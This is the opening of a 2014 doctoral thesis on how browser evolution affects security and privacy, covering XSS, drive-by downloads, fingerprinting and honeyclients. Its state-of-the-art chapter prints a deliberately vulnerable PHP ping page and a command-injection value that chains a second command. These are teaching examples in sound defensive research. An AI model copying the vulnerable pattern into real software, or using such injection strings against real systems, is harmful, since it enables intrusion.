PhDFSTC-2014-20

The faculty of Sciences, Technology and Communication

Télécom Bretagne
Ecole Doctorale – MATISSE
N d'ordre : 2014telb0323

DISSERTATION

Defense held on 23/09/2014 in Rennes

to obtain the degree of

DOCTEUR DE L'UNIVERSITÉ DU LUXEMBOURG
EN INFORMATIQUE

AND

DOCTEUR DE TELECOM-BRETAGNE
EN INFORMATIQUE

by

Erwan ABGRALL
Born on 02 June 1982 in St Renan (France)

An Empirical Study of Browsers' Evolution Impact on Security & Privacy

à la mémoire de Robert
Marionneau avec qui je
partageais ce rêve d'être un jour
docteur

Remerciements

Je tiens à remercier le Dr Radu State qui a accepté de présider le jury de cette thèse.

Je remercie vivement Roland Groz, Professeur à l'INP de Grenoble, et Hervé Debar, Professeur à Telecom-SudParis d'avoir accepté de rapporter cette thèse ainsi que Radu State, Chercheur à l'université du Luxembourg, d'avoir accepté d'être membre de mon jury.

Merci à Yves Le Traon, Jean-Marie Bonnin et Sylvain Gombault, qui ont encadré cette thèse, avec tous les aléas qui l'ont accompagnée. Le soutien conjoint de Yves, Sylvain et Jean-Marie m'a permis de mener au bout ce projet.

Je tiens à remercier la société KEREVAL, sans qui cette thèse n'aurais pas vu le jour, du moins pas sous cette forme et avec ce sujet. Je remercie sincèrement les membres de la société KEREVAL dont la convivialité et la bonne humeur me resteront toujours en mémoire.

Je remercie également les laboratoires de DGA Maîtrise de l'Information qui m'ont permis d'achever mes travaux de thèse en toute sérénité.

Je tiens à remercier tout particulièrement Thomas Demongeot pour ses nombreux conseils lors de la rédaction. Je remercie également Robert Erra, Damien Hardy, Ahmed Bouabdallah, Julien Duchêne et Jean-Phillipe Gaulier pour leurs travaux de relecture. Je remercie également mes co-auteurs avec qui j'ai eu le plaisir d'échanger, et qui ont partagé avec moi un peu de leur savoir-faire : Tejeddine Mouelhi, Benoit Baudry et Martin Monperrus.

Merci à Telecom-Bretagne et aux membre du laboratoire RSM qui m'ont acceuillis tout au long de cette thèse.

Je remercie tout ceux qui sont trop nombreux pour être cité individuellement, et qui à un moment ou un autre m'ont aidé dans mes travaux de recherche.

Enfin, je remercie famille et amis qui m'ont soutenu durant cette thèse.

Abstract

Web success is associated with the expansion of web interfaces in software. They have replaced many thick-clients and command-line interfaces. HTML is now a widely adopted generic user-interface description language. The cloud-computing trend set browsers in a central position, handling all our personal and professional information. Online banking and e-commerce are the sources of an attractive cash flow for online thefts, and all this personal information is sold on black markets. Unsurprisingly, web browsers are consequently the favorite targets of online attacks.

The fierce competition between browser vendors is associated with a features race, leading to partial implementation of W3C norms, and non-standard features. It resulted in a fast release pace of new browser versions over these last years. While positively perceived by users, such competition can have a negative impact on browser security and user privacy.

This increasing number of features and the discrepancies between browser vendors' implementations facilitate the attacker task for *cross site scripting* (XSS) and *drive-by download* attacks.

Through this thesis, we propose to adopt the attacker's viewpoint. We will test and analyze the browsers' engines as black-boxes, like hackers using the latest browsers' evolutions to evade current detection techniques or bypass protections. This thesis relies on the following technical contributions :

— a testing methodology for systematic evaluation of the browsers' attack surface against a set of XSS vectors,
— an open-source testing tool suited to qualify XSS vectors,
— an updated - and to be maintained- online benchmark of XSS test vectors for XSS attack surface regression testing, the most complete publicly available set
— a dynamic web browser fingerprinting technique for accurately identifying the version of a web browser,
— a testing tool for *client-side honeypots.*

Coming to the overall objectives of a research leading to the better understandings of browser's role in security, this thesis provides an instrument to understand XSS attack vectors, categorize them, evaluate the exposure of web browsers against XSS and may eventually open the field, but this is beyond the scope of this thesis, to a new strategy to detect future client-side attacks, however this last point is beyond the scope of this thesis.

Résumé

L'explosion du web a profondément modifié notre façon d'interagir avec les logiciels. Des applications en ligne de commande à la bureautique, tous nos outils se sont transformés en applications web accessibles partout depuis n'importe quel navigateur. Le langage HTML est devenu de-facto le langage universel de description d'interfaces graphiques. L'essor du cloud place le navigateur au centre de nos interactions avec l'informatique moderne. Notre vie numérique, qu'elle soit personnelle ou professionnelle se retrouve centralisée dans cette unique porte d'accès au monde numérique. Le succès du e-commerce et de la gestion de nos comptes bancaires en ligne a attiré la convoitise d'une flopée d'escrocs et de pirates. Même nos informations personnelles se monnayent sur le marché noir. Il n'est donc pas étonnant que les navigateurs web soient la cible numéro un des attaques en ligne.

Lorsque la compétition fait rage entre éditeurs de navigateurs, la surenchère aux fonctionnalités n'est pas loin. Avec un impact négatif quand à la qualité du développement. Fonctions non documentées, non standardisées ou bien implémentations bâclées des normes du W3C sont les conséquences directes de cette guerre que les éditeurs de navigateurs se livrent à coup de nouvelles versions. L'utilisateur perçoit souvent la nouveauté comme quelque chose de positif, mais il n'est pas expert et, en ce sens, ne perçoit pas forcément l'impact négatif que peut avoir une telle compétition sur sa sécurité ou sa vie privée.

Ces fonctionnalités toujours plus nombreuses et les divergences de comportement entre navigateurs sont un terreau fertile pour les attaques par *cross site scripting* (XSS) et par *drive-by download*.

Nous proposons au fil de cette thèse un changement de perspective en imaginant un attaquant s'appuyant sur l'évolution des navigateurs pour échapper aux techniques de détection actuelles. Cette thèse s'articule donc autour des contributions techniques suivantes :

- Une méthodologie d'évaluation de la surface d'attaque des navigateurs web face aux XSS
- Un outil de test *open-source* capable de qualifier des vecteurs de XSS.
- Un ensemble de vecteurs de XSS disponible sur un site de test en-ligne pour l'évaluation de la non-régression de la surface d'attaque des navigateurs face aux XSS.
- Une nouvelle technique de prise d'empreinte des navigateurs capable d'identifier précisément la version d'un navigateur.
- Un outil de test pour les *honeypot* voulant imiter le fonctionnement d'un navigateur web pour analyser et déjouer les attaques par *drive-by download*.

Quant aux objectifs de recherche de cette thèse ; il s'agit d'améliorer la compréhension du rôle joué par le navigateur dans la sécurité. Cette thèse fournit donc l'outillage nécessaire pour comprendre et évaluer l'impact réel de vecteurs de XSS sur les navigateurs. Cette compréhension ouvre la porte vers une nouvelle stratégie de détection des attaques visant les navigateurs. Une stratégie capable de prendre en compte les évolutions futures de ces attaques.

Contents

List of Figures

List of Tables

Listings

Chapter 1

Introduction

Hack the planet! Hack the planet!

Dade Murphy, In "Hackers" movie, 1995

When I started studying Cross Site Scripting (XSS) issues, it was considered as a vulnerability for script-kiddie: too easy to understand and to exploit compared to buffer overflow exploit writing. But at that time, social networking was barely emerging, and the real impact of such an issue started to unveil when the *samy* worm[1] hit MySpace. Maybe some of you remember the time where it was said that JavaScript was only made to crash browsers and display annoying pop-ups. And disabling it was highly recommended. Nowadays websites barely render properly without JavaScript.

I also recall the time when malware were spread by emails, or floppy disks, when Trojans were used for pranks, and virus made for the challenge. Things have changed today: web-apps are everywhere. Our not-so-smart TV sets are a new playground for hacking, also for embedding a web browser. Facebook and Twitter have replaced meeting places like bars, and we don't know anymore who's entering into our private circles. People can't speak quietly anymore when a stranger comes in. When you speak on the Internet, everybody can hear you.

All those web applications are the privileged target of many attackers of all kind. Among the attacks used by these attackers, *cross site scripting* (XSS) and *drive-by download* are the most popular ones for targeting users.

Cross site scripting consists of injecting HTML and/or JavaScript code within the parameters of a web application. Parts of the website use these parameters in its web pages. When the HTML or the JavaScript injected by the attacker reach its browser through the web page, the attacker takes control of it. Then he can either silently redirect the browser to a trap where many exploits are launched against it to infect the user's PC, or he can use its browser as a proxy, and act on behalf of the user on the vulnerable web application.

1. `http://namb.la/popular/`

The credit card black market [1] is fed with stolen information from banking malwares deployed through exploit-kits. Browsers are the main entrance for cybercriminals into people's computers. According to CVEDetails statistics [2] XSS is the most reported CVE vulnerability after buffer overflows and arbitrary code execution. Thus making XSS the most reported web vulnerability. According to Kaspersky statistics [3] 94% of detected exploitation attempts targeted Java vulnerabilities via malicious Java applets employed in *drive-by download* attacks. Cybercrime is an always-moving target [2], adapting to business evolutions and always seeking for new opportunities. We thus need an adaptation process in our security mechanism to follow up in this race.

We often look at the web application as the main cause of insecurity, blaming developers for their bad work. It is easier said than done without considering the tight schedule they usually have to respect.

What if one of the web component plays against us ?

Browsers are a complex piece of software. They are modified on a day to day basis to implement new standards, norms, bug fixes in a competitive market. This context makes the browser's behavior hard to predict when it comes to new HTML features or partly implemented norms.

This feature driven engineering may have a side effect on software components relying on the browser and their underlying security. How can we measure browsers' evolutions impact on security?

We first limited the scope of attack related to the browser: XSS, fingerprinting and *drive-by download*. These *client-side* attacks have one element in common: obfuscation to evade attack detection while achieving effective execution within the targeted browser.

In our first scientific contribution *Tailored shielding and bypass testing of web applications* - ICST2011 - We started this thesis work (see figure 1.1) by testing the *bypass-shield* presented in this paper against XSS attacks. We tried to express HTML post-conditions for the web application protected by the *bypass-shield* in order to block XSS attacks. To improve our test quality and benchmark it against existing *Web Application Firewalls* (WAF), we started researching new XSS vectors and encountered several bypass issues due to discrepancies between browser's behaviors.

To measure these discrepancies, we designed the *XSS Test Driver* tool, publicly available on GitHub [4] with a demo version online [5], the technical cornerstone of this thesis. A cross-browser XSS vector testing tool.

We noticed different behaviors between all the browsers when facing various XSS attacks. This was the subject of *XSS Test Driver et les navigateurs mobiles* - C&ESAR 2011 - An analysis of differences between desktop and mobile browsers on several XSS vectors. Using this test method we uncovered browser-specific XSS vectors barely detected by traditional IDS approaches.

2. `http://www.cvedetails.com/vulnerabilities-by-types.php`
3. `https://www.securelist.com/en/analysis/204792318/Kaspersky_Security_Bulletin_2013_Overall_statistics_for_2013`
4. `https://github.com/g4l4drim/xss_test_driver`
5. `http://xss.labosecu.rennes.telecom-bretagne.eu`



HTML Post Conditions in Shield
XSS Benchmark
Compare Browsers Behavior
HoneyClient Testing
Browser Fingerprinting
Client-side Attack Detection Engine
Network Detection of Client-side Attacks

Figure 1.1 – Thesis track

We eventually found that we were facing a typical software testing issue: regression. In *Towards systematic security regression testing of web browsers: an empirical investigation of last decade web browsers attack surface against XSS* - SECTEST 2014 - We presented this browser attack surface regression issue with a large scale study of browsers' attack surface evolution over more than a decade.

Browser's evolutions impacts users' privacy by offering new fingerprint elements with each new remotely testable features added to the browser.

We have enforced our work to measure precisely browser's characteristics, and discover a new way to fingerprint browsers. We presented it in *XSS-FP: Browser Fingerprinting using HTML Parser Quirks* - Arxiv 2012 - Our new browser fingerprinting technique is based on HTML parser quirks, the same quirks that are used in XSS vectors by attackers to evade anti-XSS filters.

To get a better idea of the security impact of such browser-fingerprinting techniques, we studied how it was employed in *drive-by download* attacks. In *Fingerprinting de navigateurs*[6] - SSTIC 2013 - we provided an overview of existing browser fingerprinting techniques in the wild and in the academic world, along with a presentation of our fingerprinting technique.

Through our research on *client-side* intrusion detection and prevention systems, we discovered that the browser's implication on web attack detection is often undermined. The sandboxing principle is widely used to identify on-the-fly *drive-by download* attacks and to block them. To do so, a fake browser , also called *honey-client* or *client-side honeypot*, is used to trick the attack to reveal itself. But these fake browsers are far

6. `https://www.sstic.org/2013/presentation/fingerprinting_de_navigateurs/`

from perfect and often does not behave like intended. These *honeyclients* relies on specific HTML parsers and JavaScript engines, which highly differ from the ones used by browsers. An attacker spotting any discrepancy can use it to avoid detection. It is very common to see such browser-specific code in *drive-by download* attacks. Along with our study of *drive-by download* attacks we took part to the organization of the first botnet fighting conference (BOTCONF'13).

We eventually propose a detection strategy to uncover *client-side* attacks using honeyclients and headless browsers in a sandboxed environment. Our proposal relies on browser fingerprinting to improve stealthiness of *honeyclients* by uncovering flaws in browser emulation. The whole benchmark for *honeyclient* testing is yet to complete. But our testing work has helped improving the Thug *honeyclient* through practical evaluation of its script execution capabilities. The components enabling the use of *honeyclient* in a network-based solution are already available, only the experimental part of this research is missing.

Yes, the fast pace of browser releases and the fierce competition between browser vendors impact security. And this will not change anytime soon. Meanwhile, researchers have to design security systems able to handle this browsers diversity issue, to hold in time, and to evolve as fast as browsers evolve. Failing to do so will leave growing security holes. Even if fighting browser fingerprinting feels like a lost cause for privacy [7], it is not a reason to cease studying it under the security viewpoint, because it might be used in attacks, and the security community need to be aware of upcoming threats.

This thesis is organized as follows:

— chapter 2 brings an overview of the computer security field. It introduces software attack notions with a focus on the two most popular *client-side* attacks: *Cross Site Scripting* (XSS) and *drive-by download*.

— chapter 3 presents our preliminary work on the web application firewalls topics and main issues encountered in benchmarking security mechanisms against XSS.

— chapter 4 present the *XSS Test Driver* tool, its goal, architectures and reasons behind the creation of this original tool: the first and only available open-source *XSS vector* testing harness.

— chapter 5 analyzes the evolution of browsers' *attack surface* against XSS over more than a decade for the major browser families. This analysis highlights the need for browser attack surface regression testing.

— chapter 6 presents our browser fingerprinting technique based on XSS vectors, the evaluation of its efficiency, and how it can be expanded using JavaScript-less quirks and non XSS related quirks.

— chapter 7 draws the lessons from our research and propose a new detection model for *client-side* attacks to avoid identified pitfalls along with a practical, and already applied, *honeyclient* validation methodology.

.

7. `http://www.w3.org/wiki/Fingerprinting`

Chapter 2

State of the art

La sécurité est une course à l'échalotte entre attaquants et défenseurs

Yves Correc

To introduce the background and context necessary to present the contributions of this thesis, this state of the art concerns three topics. Two are related to the security & privacy research field: software attacks (especially client-side web attacks) and fingerprinting. The last one, testing, is usually associated with the software engineering field.

Cross site scripting(XSS) is an old vulnerability, since it has been present in web applications since they came into existence. Basically, XSS enables attackers to inject *client-side* script into Web pages viewed by other users. Conceptually, as for any code-injection, this vulnerability is due to the interpreted nature of web-application languages (HTML, JavaScript) that, compared to a compiled code, mix data with program instructions, making code-injection possible within the data fields. To study how to improve this fundamentally vulnerable paradigm (interpreted languages), much research and industrial work has been conducted in this field to counter this vulnerability. Looking at the amount of these contributions, several questions arise: why this vulnerability is so widespread? Why is it still an active research topic despite all the great work done? Several factors concur to explain this negative observation:

Software Development Practices

Coding practices were first criticized when XSS started to spread. XSS is an injection flaw, meaning the developer didn't properly encode users' outputs before sending them back to the browser. It was mainly answered at the application level with frameworks and filtering libraries (see section 2.2.4) [3].

Attack Knowledge

Attack knowledge of the developers is rather limited. They are no security experts, and thus do not have a complete view of the attack's inner-workings. Attacking was for a long time a forbidden knowledge, tainted with a bad reputation. But this knowledge is key to designing efficient countermeasures (see section 2.1.3 for more details). Thus attackers are always ahead in attack knowledge, and countermeasures are designed with an outdated model in mind.

Input and Output Technical Knowledge

Each developer has a limited knowledges on his code inputs. To handle the numerous layers of a web architecture (see section A), developers and administrators get an expertize on a specific portion of the system. Misleading assumptions are done by each specialist on what comes from a component, and what is appropriate for the next one. The contracts linking system components together, their respective roles and responsibilities, are often implicit even at a technical level: *parameters typing*, *pre-condition* and *post-conditions* brings solutions on this field, but are very rarely used [4].

Undermined Browser Complexity

The richness of the attack methods is a grimmer reflection of the feature rich world of the web technologies. Most users expect the same product to work the same way as its counterpart; a browser is a browser after all! All web pages look the same whichever browser is used, but in reality it is at the cost of constant efforts from developers maintaining libraries and frameworks smoothing out all the observable differences. JavaScript library code is full of functions with browser-specific implementations of the same feature. Despite of all the standardization efforts this situation persists nowadays. It results in incomplete browser models, and thus partial attack models. An attacker profits from all the gaps, ambiguities and misunderstandings to place his attacks. Most users expect browsers to converge toward the norms, but it is not the reality. A skilled attacker uses these differences to escape detection schemes.

Security Through Stability

If we want to design efficient security, we first need to have a non-confusing and stable behavior. Because each new functionality should be reviewed from a security perspective, to estimate its impact on the system, security officers and engineers are often seen as "Mr. No". This negative reputation of people in charge of security positively reflects how carefully system evolution has to be managed. From a security viewpoint, continuity and control are critical for evolution to avoid the system regressing (see section 5 on regression testing).

In software engineering, we force the convergence through norms, requirements, integration testing and so on., and software developers must comply with this effort towards convergence or they will face severe economical drawbacks. But browsers are not under the typical customers requirements we can expect in software. The customer does not directly pay for it, he does not clearly express what he wants. He does not even know what he wants!

So browser vendors answered the same way car manufacturers did in the 60s [5]: more speed, more gadgets. Distinguishing oneself is hard in a competitive market, and being the first to implement this or that new feature is a good way to stay in the lead. Browsers are high-speed cars without seatbelts. To avoid browser related security issues, the first responses have been to call for a better rescue team (anti-viruses), safer roads (HTTPS), while nothing was seriously done to build a crash-safe car.

Nowadays seatbelts are still optional in browsers, and people have to manually add plug-ins to secure their browsers. Some have poorly designed seatbelts (see client side security mechanism in section 2.2.3). Voices now ask for standardized ways to plug security in a browser, but we are still far from such a standardized practice. Getting everyone around the table and choosing a common feature set for security will still require time. In the meantime, browsers are still crashing everyday under attacks. Thus we do not lack of testing tools when it comes to the roads (see web application security testing in section 2.3), *but we still do not have crash tests for browsers!*

There is thus an urgent need to handle this browser intrinsic and over-time complexity, by providing ways to keep up with the evolution pace of modern browsers. We have no way to check how the browser behaves under known attacks to prepare our security mechanisms accordingly.

In this state of the art, we provide an overview of the complexity causes in web application (the road) and browsers (the car), and how attackers interact with this complexity to design their attacks with a focus on the browser-specific attacks (car crashes) in web application in section 2.1.3. Then we present existing security mechanisms for these *client-side* attacks in section 2.2. We will also see how the roads are tested to see if we can reuse some components in section 2.3. Since each car is different, and each driver has its habits and customizes his car, we will look at an existing mapping technique of all these features and how it is used to identify each driver in a privacy oriented section 2.4 about fingerprinting.

Across all these sections we will highlight the security challenges caused by browsers' diversity and evolutions and we will conclude in section 2.5 by the research issue we investigate and try to solve through this thesis.


State of the Art Mind Map

To guide the reader through this state of the art and to localize our contributions, we provide a mind map of the thesis topics under the figure 2.1, highlighting the thesis contributions. The state of the art starts from the broadest topic and goes deeper and deeper towards the most specialized points of this thesis. We chose to split offensive aspects of computer security from defensive aspects but we all know they are strongly linked and can't be separated in practice. Attacks knowledge is a prerequisite for a good research in the defensive aspects of computer security & privacy.

These chapter sections are organized as follows:

— Annex A provide an overview of web technologies, and serve as a reminder for those who are not familiar with the basics of web applications.
— Section 2.1 deals with offensive security and web application attacks with a focus on *client-side* attacks. It depicts the field of offensive security and focuses on the most prevalent client side attacks: *cross site scripting* and *drive-by download.*
— Section 2.2 presents the intrusion detection field with a focus on existing techniques for detecting *cross site scripting* and *drive-by download* attacks.
— Section 2.3 focuses on the link between software testing and security: the bugs. Then it emphasizes on existing methods in software engineering that can be used for security testing.
— Section 2.4 offers an overview of existing browser fingerprinting techniques and their relation with user privacy and *client-side* attacks detection

Figure 2.1 – State of the Art Mind Map



2.1 Client-Side Attack in Web Applications

You take the red pill and you stay in wonderland and I show you how deep the rabbit-hole goes.

Morpheus, The Matrix

In this section we will take a step back to have a broad look on computer attacks. We will define several terms used in the rest of the thesis. Then we will discuss software attacks happening at the application layer: HTTP. Then we will evoke *server-side* attacks and focus on *client-side* attacks. In this focus we will detail *XSS attacks* and *drive-by download*. The first is used by cybercriminals to introduce code within web applications, and the second is used to compromise users through HTML and JavaScript code.

2.1.1 Computer Attacks

We can artificially split the *IT world* in two categories, information carriers, and information processing; each one having its share of security issues. For communications, each connection complies with a reference model, the obsolete OSI model for instance that defines seven layers for network structure. Internet and TCP/IP world refers to a TCP/IP model divided in four layers. In both models, information carriers use the lower levels for their networks, while information processing is attached to the upper layer called application. As for communication, such classification can also be applied to computer attacks, distinguishing the network-level and application levels.

Computer attacks are hard to classify since they show multiple facets, from the *attack vector* to its effects and associated countermeasures and related exploit availability. A multi-dimensional taxonomy was proposed by Hansman *et al.* to handle this complexity [6].

Network-level attacks range from distributed denial of service (DDoS) with various strategies like DNS amplification, to various man-in-the-middle (MITM) techniques to hijack connections. Any attack below the application layer can be considered a network attack.

Application-layer attacks vary from buffer overflows to exposed services specific vulnerabilities like web attacks. Many security vulnerabilities fit this class of applicative attacks. It can either be as simple as exploiting the application logic to extract sensitive information, or be as complex as exploiting a heap overflow within a browser running into an hardened environment. Application-level attacks are usually built by combining *attack vectors* and a payload.

Attack Vector

An *attack vector* is defined as the technical mean used to carry out an attack [6]. With this very vague notion, any means used to interact with a vulnerable system is an attack vector. An *attack scenario* can be perceived as a succession of attack vectors. Each *attack vector* forms a step towards arbitrary code execution, the sequence of all *attack vectors* constituting an *attack scenario*. Once interpreted at the right level by the application, the attack payload is executed. Like in a multi-staged space launcher, each vector carries the payload to another level until orbital stage is reached.

For example, an attacker exploits an *information disclosure* vulnerability to obtain the version of a service. Then he exploits a vulnerability on the identified service to execute arbitrary code on the system. He chooses to place a shell on the system, and then looks for privileged services running on it. Once a vulnerable service is identified he exploits the vulnerability to escalate his privileges to the administrator level. Each of these steps rely on an *attack vector*: *information disclosure*, *arbitrary code execution*, *absence of process isolation*, *vulnerable privileged service*. Took alone, each vector is insufficient to gain administrator access on the system. But chained together in an attack scenario, it allows to become an administrator.

Attack Path

An *attack path* can be viewed as the succession of *attack vectors* in an attack, minus the final payload. In our space launcher metaphor, the *attack path* is only the rocket without the satellite.

For example, in a buffer overflow on an online service, network connectivity is the first vector. The second vector is the data format of the network payload. The third vector is a string long enough to trigger the overflow. Such attack string is appended with a shell-code carrying the ultimate payload to be executed to transform the *attack path* into a concrete *attack scenario*.

Attack Surface

The attack surface of a given system in Hansman taxonomy [6] consists of all the *attack vectors* present on a system. A system can be considered vulnerable if the *attack vectors* present can be chained together by an attacker to impact the security properties of the system [1].

Relative Attack Surface

In security analysis, the notion of relative attack surface measurement, and *attackability* for a given system is key. Identifying the weaknesses of a system is a first step in establishing a security strategy. One strategy to secure a system consists in reducing its attack surface to reduce its threat exposure. The attack surface is defined as the amount of *attack vectors* a system is sensitive to, being given the implicit knowledge of the set of potential attack vectors. A system with a smaller *relative attack surface* is considered much more secure than another if it is exposed to fewer *attack vectors* [7] [8], in other

1. CIA: Confidentiality, Integrity, Availability

words it is considered less attackable than the others. Of course the *absolute attack surface* is unknown and we are aware only of a portion of it, since our knowledge of all possible *attack vectors* is unknown. This is why we find the term *relative attack surface* is more appropriate to describe the state of vulnerability of a system.

Defense in Depth

Another strategic security principle named *defense in depth*[2] consists in adding several layers of security at different points in the system in order to intercept or mitigate each attack vector. In this context, each security mechanism must be adapted to the supervised layer to achieve full efficiency. Thus when assessing a multi-layer security, we should keep in mind the inter-dependency of each security layers, and assess them separately for a good security overview. Focusing only on few visible *attack paths* without a global approach leaves holes and lever points for attackers [9]. A security approach must be global, since the strength of a security chain is equal to its weakest link.

Focusing on a specific *attack vector* and finding countermeasures for it is a good way to add another brick in the wall, but if walls aren't well joined together, they offer no protection at all for those within.

This was the common mistake in the last decade. Many investments were made in perimeter hardening techniques like firewalls and proxies but little for an overall application security.

Recapitulation

To sum up, computer attack is an instance of one or several *attack vector*, executed against a target system, and associated with an *attack payload*, impacting the security properties of the system. Any action impacting the security properties of a system is an attack. And the technical mean of this action is the *attack vector*. As we have seen, measuring this *attack surface* is important for security. In section 2.3 how this *attack surface* is measured in practice. Securing a system consist in reducing the *relative attack surface* of the system. Discovering the remaining *attack surface* is done by researching new *attack vectors* and helps in having an up-to-date view of the system's security.

In this wide research space we chose to focus our research on web applications and associated attacks due to their popularity, and we will see how *attack vectors* and *attack surface* notions can guide us on our journey.

We will see in section 2.5 that this vector stacking can lead to complex detection issues, each layer offering its own kind of evasion techniques.

2. `http://www.ssi.gouv.fr/fr/guides-et-bonnes-pratiques/outils-methodologiques/\\ la-defense-en-profondeur-appliquee-aux-systemes-d-information.html`

2.1.2 Web Application Vulnerabilities

Web-application vulnerabilities is the most widespread family of flaws impacting todays *Information Systems* (IS). According to XForce 2012 annual report [3], web applications count for 14% of all disclosed vulnerabilities.

This is highly related to the explosion of the web and massive investments done during the social-networking era (a.k.a. web 2.0), and the current cloud trend (which is the resurgence of the mainframe model with browsers).

Web technologies are an ever growing ecosystem composed of many languages gravitating around HTTP and it's TLS counterpart HTTPS. Many issues emerged [10] as rendering web pages evolved from *static* HTML documents to *dynamically generated* documents. This evolution produced the need for on-demand HTML generation served by a 3-tier architecture [11], introducing all sorts of injection flaws impacting each layer. These injection flaws are often labeled according to the impacted component:

— *SQL injection*, when the SQL query construction is impacted;
— command injection, when commands submitted to the OS shell are impacted;
— cross site scripting, when the constructed HTML, JavaScript or any *client-side* scripting language is altered;
— XML injection, when XML based queries are impacted;
— foo injection, where foo is a specific format for any given parsing engine.

The listing lst:cmdvuln present an example of a PHP web page used as a `ping` command front-end. The IP to ping is inputed in the web form, and send to the web server by the *user-agent*. The *server-side* code use the user's input to create a `ping` command.

Listing 2.1 – ping php page vulnerable to command injection

```
<form Action="index.php" method="POST" >
        <input type=text size=15 name=ip>
        <input type=submit value=Ping>
</form>

<?
if(isset($_POST['ip'])){
        $ip=$_POST['ip'];
        exec("ping␣".$ip."␣-c␣3",&$retour);
        foreach($retour as $ligne){
                echo($ligne."<br/>");
        }
}
else{
        echo("no␣IP␣parameter␣given");
}
?>
```

The vulnerability rely on the absence of input control for the `ip` field, and the absence of proper escaping of the meaningful characters present within the `$ip` parameter. If an

3. XFORCE Report `http://www.ibm.com/ibm/files/I218646H25649F77/Risk_Report.pdf`

attacker injects a `&&`, he will start a new command within the same command-line. But the first command will execute endlessly, causing the web page output to hang. The attacker must then terminate the first command properly, and take care of the dangling rest of the command `-c 3`. Producing a valid syntax out of the injection is the key of a successful attack. the listing 2.1.2 present a valid command ton inject in the ip field.

```
127.0.0.1 -c1 && id && ping 127.0.0.1
```

